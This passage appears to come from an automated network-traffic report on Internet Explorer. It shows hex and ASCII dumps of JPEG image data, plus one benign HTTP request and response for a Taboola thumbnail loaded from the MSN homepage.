2021-10-07 14:20:18 UTC	107	IN	Data Raw: a3 65 3c a9 58 f9 7e d8 cc 09 cf 20 06 83 f1 86 07 91 9d 6d 80 f8 d6 38 06 d3 63 92 45 33 1b 8e d6 5a 1d d7 18 ce 8e f1 e9 78 35 e7 ae 74 87 3c 74 27 44 2e 7a 26 64 f2 a1 db f9 c7 6a bd a2 8d 3f 6f 37 4d ba 7d 2c 87 07 79 7d 39 e3 0a e9 d7 a7 e7 44 c9 ec 1f b4 69 3a 06 07 3a e1 ea a6 c6 13 a2 49 9c 86 07 8c 87 53 1f 59 30 b6 9c e1 97 93 79 28 52 ac 62 d9 2b 3e b9 0f 57 af ec 2b 28 0b 94 7f 7b 99 c6 40 f7 92 d8 e8 f7 98 67 b7 de 53 02 77 bc e0 66 cf 78 1d 13 fd ec 47 cb f7 8e da 3f de 74 2e 4f de e6 7f b0 3d e3 31 3b 7d ea 50 97 df 79 c7 ff c4 00 33 10 00 02 02 01 04 02 02 01 03 04 00 04 07 00 00 00 02 03 01 04 05 00 06 11 12 07 13 14 21 15 22 23 31 08 16 33 41 17 24 32 38 10 25 34 37 44 51 53 ff da 00 08 01 01 00 01 09 00 db 3f 5e 75 f2 0e be a7 52 3a cf Data Ascii: e<X~ m8cE3Zx5t<t'D.z&dj?o7M},y}9Di::lSY0y(Rb+>W+{{@gSwfxG?t.O=1;}Py3!"#13A$28%47DQS?^uR:
2021-10-07 14:20:18 UTC	109	IN	Data Raw: bf b3 96 4a f0 6e 1c 4d 63 a6 68 67 90 b1 f8 45 db a1 6a f5 fd dc 9a 75 f7 76 d9 0c 79 b3 e4 03 e0 8a 7d ae 52 9a 50 39 39 93 c6 5c 79 2e 98 3e c6 02 8d 45 89 57 58 0b 2c 3d f5 ed 48 97 b7 8c cd b1 b9 b8 ad 58 15 a9 9f 7a ac d9 82 1f b0 b1 05 11 f6 96 8f fc 7e b9 3a 3b 5c c7 d0 fb d8 45 c4 0b 3b b3 cf 94 7b 47 68 19 fe 3c b0 d1 ff 00 85 db a3 88 0f f1 c6 b6 3e 63 3b 8b f0 fe 29 f4 f0 19 5b 57 17 88 ca 45 fd ab b7 ab 38 3c 2d 7d eb 1b 38 ac 91 ed 4c 1a ec 5a df 80 6a c5 57 b8 b1 d9 eb 5b ee 6f 37 1b 68 e5 ee 8e 05 07 5e a6 77 7f aa e5 34 56 b1 8d c8 e4 c6 f6 ea c7 5b 80 5d b8 02 6f df c5 b6 4c 86 34 f3 62 aa fb 76 da e4 ab 5c 3a d4 29 08 06 32 4f df 6e e5 bd 23 e0 95 6a 62 35 31 a3 5d b9 dc ac 3d 2a 3d 54 60 f3 10 50 8f 5f 11 fa 29 c0 4f 9f f2 bf a2 66 22 Data Ascii: JnMchgEjuvy}RP99\y.>EWX,=HXz~:;\E;{Gh<>c;)[WE8<-}8LZjW[o7h^w4V[]oL4bv\:)2On#jb51]=*=T`P_)Of"
2021-10-07 14:20:18 UTC	110	IN	Data Raw: 8a f6 f1 37 6f 7d ff 00 e4 03 7f 10 02 30 18 43 b9 85 3e 3b 61 23 25 89 0e 4b f0 31 91 c3 17 31 fd b8 76 30 66 42 65 b7 a4 b6 bc f3 ce d6 18 da 51 1f 5b 62 11 b3 ff 00 4c c6 db 0f ed 21 91 21 db f3 fd b7 db b4 61 c1 d8 00 18 81 c3 9d 9c 14 cc 4c 62 6d 0e da bd 01 16 71 41 94 a4 02 20 15 8f 21 8e 77 e9 6d 4a b5 57 cc 14 c7 91 aa 43 76 9f cb 80 5e 5e b7 a0 c8 52 79 35 36 8c 8a 15 8d c8 d3 44 b5 24 15 b2 f5 54 a6 ae 35 f9 5a b2 ef 57 bb f2 74 e3 ec ee 1e 5b 1d 3c 4f cb 1c b6 3f 89 2f 9b 19 6c 7c 97 d5 c2 ca 63 a3 e8 ec c6 4a a9 a9 cc 56 ad 3a 69 a6 b3 ed 55 8c fe 1c 60 a7 dd 3b 8f 0c 3f a6 6d 46 e0 c3 cf 59 f9 63 9f c1 cf dc df 8d c1 83 92 e3 e6 ff 00 70 60 be 87 e6 7e 77 0f 3f 7f 3a 32 b8 b9 18 90 bc 59 8c 38 44 73 7e 33 18 39 ef d6 f7 e6 31 5c fe 9b a5 9a Data Ascii: 7o}0C>;a#%K11v0fBeQ[bL!!aLbmqA !wmJWCv^^Ry56D$T5ZWt[<O?/l|cJV:iU`;?mFYcp`~w?:2Y8Ds~391\
2021-10-07 14:20:18 UTC	111	IN	Data Raw: 09 44 d9 28 8f 58 60 50 e5 57 f6 36 bd c6 c7 79 9d 0a 04 c0 56 21 96 da f8 ab ea 00 c8 54 c0 ed 6c 5e 08 49 c2 b6 40 44 4c ae 4e 95 5b d4 e1 76 6b 51 db b8 bc 6c 1a b1 ea cc 51 96 d1 ca 56 00 5c 4c af 8d 4c 17 f3 04 0a e4 35 32 30 13 05 16 ed 47 e4 ce 04 bd d1 23 33 1a 97 04 a8 63 b4 04 9c 17 1a b5 4c 86 4a 4f 4b a8 af 48 94 02 95 0a e8 42 c5 99 9f 33 d1 7f 65 2b 8d 5d bd 2b 64 c0 cf bc 0a 42 08 95 5c 0b 97 43 30 c5 27 7e 61 9a e8 b4 ae 3a 6a ec 72 7f 5a a3 74 ab 03 7f 79 17 56 e1 89 95 5b b8 1c 44 11 ef cc 96 e0 0b 6d 59 db f1 ad dc cb b2 8e 32 b7 2e 32 4c c0 c6 2d 7e b8 9f 6e b7 8e cd 45 d8 5b f1 14 88 59 12 42 63 c4 c1 14 f1 3d 0e 22 26 2e 2a 47 23 66 48 54 1c 8c 46 82 57 06 43 30 c5 34 c3 91 1a f8 f5 ac 7b 4e ad cf a4 04 44 6a 3c a7 b2 c8 42 fa 8f aa Data Ascii: D(X`PW6yV!T\^I@DLN[vkQlQV\LL520G#3cLJOKHB3e+]+dB\C0'~a:jrZtyV[DmY2.2L-~nE[YBc="&.*G#fHTF WC04{NDj<B
2021-10-07 14:20:18 UTC	113	IN	Data Raw: dc 32 42 15 60 a1 80 e3 c7 d7 00 3f 7b 67 15 20 7e bf 5c 62 be 43 da 0c 3f c7 7a e4 3d c5 18 b1 20 35 2d cb a4 1c 9d 73 80 c5 58 5b 06 0e b1 d2 ab 30 a2 62 a1 d5 26 55 00 80 c6 d2 1a e6 ca b3 92 16 de 12 6f cb 66 2e 9c 09 8a c7 65 67 e9 5d c1 d1 a4 d6 1c d6 24 cc c8 c9 21 4b 82 9d 6f 1c 51 4e f6 cf 9d 3c 86 26 d6 f3 c6 b0 5f f3 ce a3 ec d9 b3 61 b7 2b c0 00 fe e4 1a 18 6e 89 8b 4e ac 75 49 4b 74 1b 1b 29 85 a5 ae 73 e2 21 30 bf 4b 6c b3 e3 d9 9a 69 ac d6 8c c5 04 27 da b6 8d 82 75 3a a7 ec e1 48 87 8c b9 ce b2 e2 83 6b 86 2a af 26 f0 81 43 0a cd cc 84 55 7b 8c 08 ac e4 11 06 06 90 36 a5 2a 16 85 19 95 4c 8d bf 84 c6 2c 40 0a ae 29 16 65 a9 02 65 38 a4 c8 99 d7 a1 95 4a cd 76 d6 9a 75 90 f4 d9 f5 86 73 71 42 85 01 6c db b8 f2 f0 35 5f 7d f5 49 12 2a 19 e1 Data Ascii: 2B`?{g ~\bC?z= 5-sX[0b&Uof.eg]$!KoQN<&_a+nNuIKt)s!0Kli'u:Hk*&CU{6*L,@)ee8JvusqBl5_}I*
2021-10-07 14:20:18 UTC	114	IN	Data Raw: 8c c9 03 ac 0c 30 ab b7 24 ad 97 20 4c e2 df 79 a8 d5 d3 e6 a3 35 ae 80 67 a9 34 dc ea 54 c7 79 8f 9e ef 76 cc a1 c3 fa 84 7b 4e 08 62 0e 56 52 e7 49 5c 1d e5 ed 8b 36 eb c4 be b5 f7 57 16 c1 de 6b a6 6b c7 69 a5 5c da 8f de 60 15 f5 61 9d b6 95 7b 4c cd dc f4 25 4c b1 c6 70 4d d8 b7 2f 5b 71 3c eb 6e 4c 18 cc bd f7 51 61 6b 4d 4e 6f 8f b1 34 9f 98 e2 3c e2 1c 55 83 37 25 56 79 d7 cb 81 43 ac f3 2d d4 78 49 a4 b6 ae 58 0a d5 fc 98 df e6 7f 72 e9 e5 67 97 e6 26 56 d9 e6 6a 7f 92 dd 78 9a 7d ff 00 d6 13 ad 3f 98 32 fa cd 0e 01 63 ad 64 28 07 3f 54 35 c3 8e 3f 89 4b 66 83 2f ae 98 c5 4e 93 cf fb 10 d6 7d b3 7b ed 8e aa 19 db 3c e3 d2 1a a2 86 25 be 28 14 2b 97 f7 1a bb 5c 75 c4 b6 9d f2 ae 67 97 77 80 7a 46 97 3b 33 6e af e7 36 ea 7a 5a 6c d5 f4 b4 d9 ad d8 Data Ascii: 0$ Ly5g4Tyv{NbVRl\6Wkki\`a{L%LpM/[q<nLQakMNo4<U7%VyC-xIXrg&Vjx}?2cd(?T5?Kf/N}{<%(+\ugwzF ;3n6zZl
2021-10-07 14:20:18 UTC	115	IN	Data Raw: 4d fa 44 7e 5d 7e 23 10 fd 13 3b 8c e1 3e 15 e1 ff 00 e4 30 2f cf 88 9d 67 ff 00 9d 7f fb 32 8d 9c 68 35 62 19 1e 78 f8 70 50 a9 b6 09 83 53 2c f1 c6 da 9d 12 3d 88 6a 40 c9 bb 0b 69 b5 9f 0c 88 b4 7e 09 62 25 d9 b4 b1 3d d3 0c df 0f 79 10 43 27 57 6b a2 d9 1c 4a c2 35 0c f4 cf 51 b0 20 ab 35 f4 38 8c cf 39 2e ce a1 c3 82 ec 79 1e 84 e0 da aa 40 55 62 a6 30 38 0a be c3 04 7a a7 88 46 1f 84 74 1c f7 f4 6b e7 17 6a eb 3c 9b 45 72 8a c1 bf ae 75 f8 0c 5f e0 d3 7c fa 7f 0f b7 fd 27 f9 fe 4f 85 4a ff 00 b4 f9 dc e7 23 e0 7a ff 00 fa 0d f2 fc ff 00 19 3f b4 4b 9f cc 32 f6 4a f0 ff 00 cf f9 f0 9f 06 67 fb a0 d4 3e 77 38 13 57 a9 9d 22 b4 e5 8a 0e 58 31 5c 9b 76 af e2 da 7b 9e 41 4a e8 89 26 df 0f 04 72 84 86 07 dc c4 02 81 2d e8 7d 4e 15 56 03 c3 6a fe 52 68 15 Data Ascii: MD~]~#;>0/g2h5bxpPS,=j@i~b%=yC'WkJ5Q 589.y@Ub08zFtkj<Eru_|'OJ#z?K2Jg>w8W"X1\v{AJ&r-}NVjRh
2021-10-07 14:20:18 UTC	117	IN	Data Raw: ed 97 e3 cf 01 50 bc b0 28 db bf f6 de 49 2c e3 e1 5a 98 61 2a fb 07 89 a9 4d 87 a5 dd 06 c8 61 97 4f a9 86 63 36 f1 19 78 8c e2 cb fa ec c8 64 55 99 fc 44 42 c2 40 59 79 24 56 42 7c 3d 66 92 da 27 ab 8f 70 a5 24 01 64 61 2e f3 80 3d 3a 64 be 22 b8 0a 8a b6 70 89 c4 ec ef a9 3c c8 53 b2 29 ec 06 32 c5 1c 60 f8 64 f2 aa 02 ae 20 69 1c 92 c4 55 7b 0a c8 cb aa 95 54 27 83 c1 f3 13 5d 06 28 06 63 d3 d4 0e bf be 16 24 f1 f4 18 14 02 6c 28 ef 5c 12 73 7a 20 e6 f9 ae e5 b0 78 7e 28 62 87 f9 98 0e a3 3b 7c 89 45 04 b0 f6 19 16 92 09 fe 0c 20 56 97 a0 94 04 40 b9 d2 88 61 d3 9e 84 11 81 87 61 94 90 ff 00 0d a7 4f 74 d3 e4 84 24 a6 37 0d d8 e1 0d a9 f8 b4 3f fa 11 ce 76 39 4d 13 5f 04 83 63 4f 21 c8 12 1d 2c 6f 24 52 aa 85 91 8c ae 01 56 3d c6 03 0c c9 27 37 d0 06 Data Ascii: P(I,Za*MaOc6xdUDB@Yy$VB|=f'p$da.=:d"p<S)2`d iU{T']{c$l(\sz x~(b;|E V@aaOt$7?v9M_cO!,o$RV='7
2021-10-07 14:20:18 UTC	118	IN	Data Raw: 7b fb 65 49 40 90 4e da e2 f6 f3 df 10 7b 5f 38 3e cc 06 20 f6 bc 88 fd 5a b2 10 0f ac 9e b8 f2 47 11 51 23 c6 8c ea a5 b8 16 54 1c 9e 18 e6 2e 63 67 8d c6 e0 87 6b 1c 0b 74 49 2a e1 a8 8e 3b 62 81 40 dd 33 1c 5e 7f f1 70 06 20 f6 da d8 a3 dc 86 ff 00 b6 21 3d 07 04 01 ee 4e 45 90 50 ec 5c 5e 44 47 7d a7 13 ea dc 64 75 ee 40 c4 27 ff 00 10 1f 2f 13 4f 3a ec 95 2e ac 65 c7 09 0d 1c 8c 2b 74 65 77 6e ca 8c 59 af 44 18 ab 1c 2a 1e 77 f7 3d 17 36 06 1b cf 1f 95 3b 33 7b 9e c3 05 f2 68 f5 18 2e f9 18 3a fa 60 38 a0 7d 32 58 3e 19 7b e7 d4 15 29 68 3b 47 ea 5b 34 da 4d 35 8f ec e2 8c 29 62 38 b7 ee cd ee 73 cd b7 6d f1 75 e9 90 7e 29 51 e2 59 42 00 fb 24 e5 94 91 d4 1c 4d 06 a4 20 59 1d 21 0c 92 7b 90 08 f3 63 15 21 8a 4f 12 17 89 d4 0b 24 30 c1 60 d1 15 44 11 Data Ascii: {eI@N{_8> ZGQ#T.cgktI*;b@3^p !=NEP\^DG}du@'/O:.e+tewnYD*w=6;3{h.:`8}2X>{}h;G[4M5)b8smu~)QYB$M Y!{c!O$0`D

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	119	IN	Data Raw: 7a e0 10 bc 85 89 2b b4 96 1c 61 69 25 d3 01 1a 77 62 3b 0c 22 ba e7 6f 91 e3 a6 31 02 24 f2 dd 81 df ec 7e 45 9b 0d e6 e0 45 00 3a 03 77 7f 5c 3b 9a b7 7d 71 88 dc 76 8f 4f 63 96 dd 4e 79 80 27 15 6f 80 4f 4b 38 c9 18 3d 54 d0 fb e7 04 81 c7 20 e0 10 95 a8 c8 02 89 ef 63 be 00 94 36 fd 3b 56 0f ae 53 21 b4 e4 5d 1f ae 01 20 5b de a3 37 82 3c ca 3a e6 a4 68 9d e9 21 66 21 57 cb d0 81 9a 83 a5 58 b6 b2 6e 3b 18 f6 18 2c 2d 22 83 96 c4 f2 30 2e a4 16 b8 d3 f2 b0 3e 62 ce 4e 6d 65 24 11 67 8c ab ed 9d 70 a9 34 49 24 76 e3 b7 cb 91 9e 5f 72 07 e9 9c d5 91 db 14 3b 0b 37 ef 8a 18 6d 26 fd fb d1 c0 b2 6e 3f 6a e0 8c 2a c5 76 9e 3b 65 10 41 0c 3b 11 96 54 0d a0 f7 3c f2 7f 5c 66 d9 b8 85 af ea 78 cf cf b9 81 7b b0 07 5d a3 00 e3 a7 a6 6d f2 de e3 8b 0f 86 fe 53 Data Ascii: z+ai%wb;"o1$~EE:w\;}qvOcNy'oOK8=T c6;VS!] [7<:h!f!WXn;,-"0.>bNme$gp4I$v_r;7m&n?j*v;eA;T<\fx{]mS
2021-10-07 14:20:18 UTC	121	IN	Data Raw: a6 04 80 a1 87 3e 84 91 c6 46 15 ba f3 cd fe bc 62 16 71 4b 74 7e f5 d7 15 98 f0 42 ae d1 66 ec f1 d0 e0 59 54 9b 20 75 5f 42 79 39 68 14 52 8e 37 56 6e 40 6f a0 bf a0 3d 79 c4 a6 b1 cf 5f 37 7e 31 cb d9 0e 17 cc 4f d0 0c 28 26 d1 f8 29 2b 5d 06 de ad 59 0c e5 13 7e d8 99 59 b6 dd 64 44 18 b7 29 0e 18 29 1f ca c4 1e b8 8d 1c 8d e2 80 86 c2 97 e4 8c 85 9d d9 e6 76 88 ee 52 64 e7 93 ea 06 07 0c 28 a9 16 30 05 3c 11 d5 47 d2 fa 61 ff 00 57 65 46 dd b5 68 95 0c 47 be 23 29 e0 8e 0e 24 72 c2 ee 93 bc 9d ca 74 08 0e 6a 25 99 b8 21 9c 46 bf 6e 40 15 8f bd 23 8d 89 1d 18 37 47 3c d5 63 47 0b 04 51 2b 10 56 45 3d 48 07 9d a2 fa e4 a9 2a 99 0a 06 b4 b6 40 4d a8 fb 1a 38 04 6a bc 42 a8 1b 95 e4 30 67 07 d3 ae 78 51 78 8c 63 1b c0 50 c3 fb e4 55 b1 03 a6 04 16 59 cb Data Ascii: >FbqKt~BfYT u_By9hR7Vn@o=y_7~1O(&)+]Y~YdD))vRd(0<GaWeFhG#)$rtj%!Fn@#7G<cGQ+VE=H*@M8jB0gxQxcPUY
2021-10-07 14:20:18 UTC	122	IN	Data Raw: a7 0b 83 6f e1 58 b0 8c 84 75 45 36 0a 92 00 3b 2f 8e f9 13 c8 11 64 2c 05 48 54 52 ec b4 5a b3 ce 48 a3 c3 59 66 27 cf bc 4d 45 36 d8 04 06 fd b3 51 00 56 89 1c ab a5 4b bf ef 60 9a a3 8c 81 8a 88 62 9d cc 81 36 13 bb 94 f5 db 92 c6 c9 ab 28 4c 32 70 9b ab fb c0 f2 6b a8 1d f3 55 bd e4 78 d5 08 4a 26 3e 29 c8 63 cf d3 37 4a 8e 78 f1 14 2c 61 85 f0 3c c3 dc e4 c9 12 c8 77 24 6d 1b 0d cd 5d 3c 89 c9 dc 01 ed 87 4c 18 30 04 2e e7 71 6c 6e 42 14 d9 24 67 ff d9 Data Ascii: oXuE6;/d,HTRZHYf'ME6QVK`b6(L2pkUxJ&>)c7Jx,a<w$m]<L0.qlnB$g

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49844	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	33	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F06ad29ca279ef6d1a1d51484867ed930.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 14:20:18 UTC	94	IN	HTTP/1.1 200 OK Connection: close Content-Length: 9967 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 553270200939834220709193410047979545975,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "1190c19894a910880fbfabc14420edde" last-modified: Tue, 31 Aug 2021 20:45:33 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 1 x-ratelimit-reset: 5 x-request-id: a765bfa3ba1e81be732ebe2b1e7b7390 x-envoy-upstream-service-time: 70 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb204 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 14:20:18 GMT Via: 1.1 varnish Age: 1492691 X-Served-By: cache-wdc5572-WDC, cache-mxp6950-MXP X-Cache: HIT, MISS X-Cache-Hits: 1, 0 X-Timer: S1633616418.075926,VS0,VE242 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F06ad29ca279ef6d1a1d51484867ed930.jpg X-vcl-time-ms: 242
2021-10-07 14:20:18 UTC	95	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 00 07 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 01 01 01 01 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 f4 42 90 b1 21 c4 84 a4 28 20 e2 40 93 02 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"4B!(@

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	96	IN	Data Raw: 41 51 14 15 61 10 16 17 23 32 35 42 25 45 52 54 71 ff da 00 08 01 01 00 01 09 00 12 0f c3 12 57 c0 ee 75 e4 19 34 3e 04 a0 d3 b6 c0 af 34 4e be 40 6f e1 f7 b0 74 09 fc 76 d7 d8 3e ea 4d f6 04 50 6f e0 b6 bc e8 48 29 89 ec 0e bb 7f 1d bf 80 ff 00 c3 f9 02 81 d7 db 75 d8 53 f9 02 94 d0 71 41 85 48 47 5a 52 b4 08 dd 78 a9 0f d2 2b 75 ba 04 53 9f a6 87 f4 f1 4e 47 51 5e 28 6a bc 53 eb ad 29 15 b1 fd 0e ba 57 8f e9 ed a5 49 18 04 57 45 15 d4 50 8d 6a 44 00 8f 2a a2 bc 1f 06 82 8a 70 06 b5 40 0a d0 22 84 6b 4e ba 61 e4 0a 20 11 aa 0a 29 d4 78 d5 01 5a 15 d1 6a 45 1e 28 28 ad 7d ab a0 a6 50 14 52 b3 d3 6d b5 5d 58 d3 07 51 ba 56 63 4e 9d b5 a2 11 c7 dc f7 03 74 ac f4 c0 b0 14 11 a9 83 a8 dd 2b 3d 38 ed a3 41 5b 54 c1 95 77 40 b7 de 88 24 d7 53 44 30 5d d0 26 98 Data Ascii: AQa#25B%ERTqWu4>4N@otv>MPoH)uSqAHGZRx+uSNGQ^(jS)WIWEPjD*p@"kNa)xZjE({}PRm]XQV cNt+=8A[Tw@$SD0]&
2021-10-07 14:20:18 UTC	98	IN	Data Raw: 26 a3 4a 89 35 aa 41 5b d0 d5 00 5d c2 8a f4 a7 8e 0b 7b 69 73 f3 a1 5a e9 a3 50 bf b5 3c 67 5c af 0d fb 2f 26 ca e3 c2 3a 8e dd aa ce 46 4c 6d ea 6e dc f8 b5 d8 b7 96 04 49 e6 95 e2 69 25 73 04 a5 19 7d b3 2c c2 c2 67 9e 34 48 db 01 78 f6 93 2c 8a de f4 52 46 b2 c6 55 cb 7d 95 49 a5 50 28 49 f5 6a bd 5d e4 3f ab cc 41 85 82 49 e4 d9 34 ab b3 50 ad 22 e8 52 f8 a6 6a e0 9c 42 5e 49 91 d4 b5 fe a5 44 8e 28 f6 3f a3 13 f0 2b d5 be 32 f7 d8 b8 33 96 ab 28 0c 4b 00 8a c1 66 5a 69 8c 7d 98 04 41 df 15 6e d5 0d cc 46 57 59 04 32 99 1d 99 aa da e3 f4 c1 67 51 8c c8 43 75 d2 58 57 15 95 92 05 27 ad b3 db cf 1f b9 04 c7 4a 2b 7e 6b 23 93 b4 c4 e2 b2 59 5b 84 b9 ba b8 b8 79 ae 6e 1c 9d 9a 89 2a 24 d5 01 e2 89 ae 37 c7 6f f9 16 4e 3b 3b 35 c5 d8 59 61 f1 b0 e3 6c 23 Data Ascii: &J5A[]{isZP<gV&:FLmnIi%s},g4Hx,RFU}IP(Ij]?AI4P"RjB^ID(?+23(KfZi}AnFWY2gQCuXW'J+~k#Y[yn* $7oN;;5YaI#
2021-10-07 14:20:18 UTC	99	IN	Data Raw: 98 cb 9c 8d f5 63 a7 5b 5e 8b 77 4c 83 a8 ae 42 2e 6d a6 59 51 ae b9 2e 37 2e 3f 49 23 67 f9 25 cf 1c b5 c3 5a da a5 86 42 da f2 d2 de f6 d1 ed 2e d4 8f 27 d2 fc 23 58 5a cb 9d 9e d0 64 7c 80 f6 a9 72 84 eb 42 61 bd 69 6e 21 27 5d 83 a7 e7 69 5a 5a f6 f7 f6 f6 bf 8e 8e 3e 28 19 07 c8 07 7f 6c a6 4e 3c 7c 0b d4 5b cd fa c8 ca dc d3 5b c5 66 d2 5b de db 5f fa 55 c6 32 db b8 b0 b9 ff 00 1a 5e ce f1 59 cf cb 31 98 ab 1c 2e 36 2b 3b 24 e4 50 59 a2 bd ed e3 e0 a4 b2 18 f2 f6 30 7a 87 c9 63 99 92 c2 d1 ed ec 62 60 35 6e 71 fd 17 46 b8 77 36 fd 9e f8 58 5d 44 1b ae 99 5b fc a5 ea 14 50 c5 1a e7 3f ca bc ff 00 af fd c3 fa a9 cf f7 ff 00 70 3d 57 e7 e3 ff 00 74 ff 00 2b fa 85 2c 90 c4 32 33 c0 22 62 b4 c9 21 f2 0f 3a e6 37 fc 6c 59 da e3 a4 ff 00 2d 73 c1 13 b7 ea Data Ascii: c[^wLB.mYQ.7.?I#g%ZB.'#XZd|rBain!']iZZ>(lN<|[[[f[_U2^Y1.6+;$PY0zcb`5nqFw6X]D[P?p=Wt+,23"b!:7lY-s
2021-10-07 14:20:18 UTC	100	IN	Data Raw: 9f e8 2b af de b7 d7 e6 b6 ac 7c 13 b0 7e 49 63 f1 4a 07 c9 a2 3e c0 15 1b 15 e4 51 34 41 1e 76 ad b3 a3 5b 04 ea 9c 10 3e 53 ca f8 a6 fa 57 75 0b f8 a3 aa 2a 37 4c a4 d6 8e ba d2 f6 fb 52 8f 1b df ff c4 00 2b 11 00 02 02 01 03 02 04 06 03 01 00 00 00 00 00 01 02 00 11 03 10 12 21 41 51 04 20 30 31 13 22 32 61 71 81 23 40 43 50 ff da 00 08 01 03 01 01 3f 00 ff 00 af 5a 19 70 1f 40 6a 45 c2 a6 74 12 fd 21 a1 f6 f3 8d 09 87 45 87 43 06 b5 e6 53 46 18 7c a7 83 a1 f2 83 62 19 5e 9a e9 51 3c 2e 6c 8a 19 57 8e e4 c7 f0 99 53 b4 61 55 7e 8a b7 7d 3c 0e 5f f2 6f b9 59 95 78 8f 85 9f 20 02 09 b6 6d 9b 4c a3 28 ca 33 1e 2b 1b 98 d0 ba 87 6a 70 aa 0f 71 13 02 be 40 6b e5 20 d8 ec 66 3c 09 8d ad 6f 98 40 75 a8 db b1 64 0c 20 97 2f 4b 32 f4 02 b0 8b bf 7b 81 54 ae Data Ascii: +|~IcJ>Q4Av[>SWu*7LR+!AQ 01"2aq#@CP?Zp@jEt!ECSF|b^Q<.lWSaU~}<_oYx mL(3+jpq@k f<o@ud /K2{T
2021-10-07 14:20:18 UTC	102	IN	Data Raw: 10 89 25 b6 bd d8 95 b2 86 23 90 15 60 eb de 4a fc 94 9f e6 c7 6a ca 48 c9 1a 7d 85 ac 98 68 18 16 63 c4 af 0a f7 ae 45 6f 0c 8c 4f ab 56 a3 5e 86 ac 18 d8 9e 26 8d 5e 17 03 38 1f 00 c3 a8 a0 c0 80 43 0d 88 3e 23 d8 57 0f 85 88 cb 27 5b 6c a3 a9 3a 0a bc f8 a9 5a 47 e9 7d 94 74 1e 2d 3e b1 e4 a3 52 68 09 7d a1 3f dc 62 84 65 15 1e 13 1a aa 3e 4f 8b 89 02 e5 2b b0 75 5b 06 5a 61 02 14 be 32 3f 34 05 5c d8 10 f5 95 64 b3 05 fd 01 b5 ea f9 81 ab 93 04 b1 fc 1e b5 d7 7a b8 2d b0 23 5b 6e 0d 5c 5f 6b 6e 4f e1 44 d9 45 c0 e8 2f 47 2b 6b 13 1f aa 7e cf a1 f1 83 5a 44 56 7c 77 57 dd 23 f1 de 6c 64 cb 12 74 1b b3 7a 0a b4 38 68 96 28 fd 10 5a fd 85 a4 c3 94 c5 a2 70 7e e7 75 ad 6d f0 ad d4 29 bf 1b 9a fc 8e 3a 74 63 fa 32 58 ad 1b 97 2a 0e fd 29 42 24 79 7f 12 68 Data Ascii: %#`JjH}hcEoOV^&^8C>#W'[l:ZG}t->Rh}?be>O+u[Za2?4\dz-#[n_knODE/G+k~ZDV|wW#ldtz8h(Zp~um):t c2X*)B$yh
2021-10-07 14:20:18 UTC	103	IN	Data Raw: ba 77 33 f2 0c ba a9 35 64 50 59 8f 25 1a 93 44 cb 34 81 51 37 3a e8 aa 2b 58 22 1d e9 e7 2b 6a e6 88 a3 40 9f 85 38 b1 b8 d4 6f 46 c4 5a 81 ab 36 5b 30 e6 45 68 68 1b ef 40 02 2c 45 f8 f3 a1 b0 1e b6 a3 0e 2b 12 bf 2a c5 ce 1c ab 26 1a 37 b0 51 d5 ab 18 a3 b9 79 be 50 8e d7 38 91 76 5f 52 6d b1 a9 63 c7 d8 49 dd e0 d0 65 8c ca a1 58 12 d7 f7 ad 7b 1a 46 00 48 c8 b8 84 78 82 bb ea 58 14 3b 83 51 b4 18 c0 42 e2 03 c5 ab 48 2c 5b 46 26 f7 af f5 7c 1c 38 3b 96 0c ef f2 65 c9 99 ec 07 66 b5 e5 b6 a7 97 6a 49 13 db 32 38 b8 36 37 15 e6 98 eb d1 17 fc 4d 5f 0d 80 36 8b 93 e2 0f f9 3e 94 23 af b3 d3 03 0b f2 93 b8 18 ac d5 2a aa fc f4 30 ab 87 84 8f a8 c2 c7 5b d6 79 89 69 1c b1 b2 dc 6b 47 10 02 de 4b 21 f2 75 3b 01 4d 16 25 59 11 94 e8 e8 cc 78 8a 90 3c 4c e9 Data Ascii: 